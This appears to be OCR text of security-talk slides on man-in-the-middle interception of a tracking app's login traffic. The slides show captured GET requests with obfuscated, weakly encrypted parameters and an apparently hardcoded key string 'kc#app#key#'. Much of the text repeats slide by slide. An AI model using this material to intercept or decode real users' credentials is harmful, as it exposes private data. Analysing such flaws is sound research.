

110.3456
25.3008
DATA
DATA
user/app
tracking provider
(back-end/cloud)


Mitm Attack


110.3456
25.3008
DATA
DATA
user/app
tracking provider
(back-end/cloud)


Mitm + Bad Crypto + Obfuscation









Mitm + Bad Crypto + Obfuscation








Mitm + Bad Crypto + Obfuscation

http://s9.**********.com/login/?aaa...

```
GET /login/?aaa=Bi9srqo&nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A HTTP/1.1
```




Mitm + Bad Crypto + Obfuscation


1.
```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

Mitm + Bad Crypto + Obfuscation


1.
```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

2.
```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```






Mitm + Bad Crypto + Obfuscation




1.
```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

2.
```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```

3.
```
GET /login/?
psw=-ZI-WQe&
amr=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
rma=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```



Mitm + Bad Crypto + Obfuscation




1.
```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```


2.
```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```

3.
```
GET /login/?
psw=-ZI-WQe&
amr=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
rma=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

4.
```
GET /login/?
aaa=ZTZrO&
mag=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
df=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
data=5JFJzgYW_
HTTP/1.1
```



Mitm + Bad Crypto + Obfuscation




1.
```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```


2.
```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```


3.
```
GET /login/?
psw=-ZI-WQe&
amr=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
rma=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

4.
```
GET /login/?
aaa=ZTZrO&
mag=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
df=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
data=5JFJzgYW_
HTTP/1.1
```



Mitm + Bad Crypto + Obfuscation






1.
```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

2.
```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```

3.
```
GET /login/?
psw=-ZI-WQe&
amr=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
rma=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```


4.
```
GET /login/?
aaa=ZTZrO&
mag=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
df=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
data=5JFJzgYW_
HTTP/1.1
```




Mitm + Bad Crypto + Obfuscation

'k', 'c', '#', 'a', 'p', 'p', '#', 'k', 'e', 'y', '#'

Mitm + Bad Crypto + Obfuscation




Mitm + Bad Crypto + Obfuscation





```
nch = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
mix = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
amr = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
mag = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
```

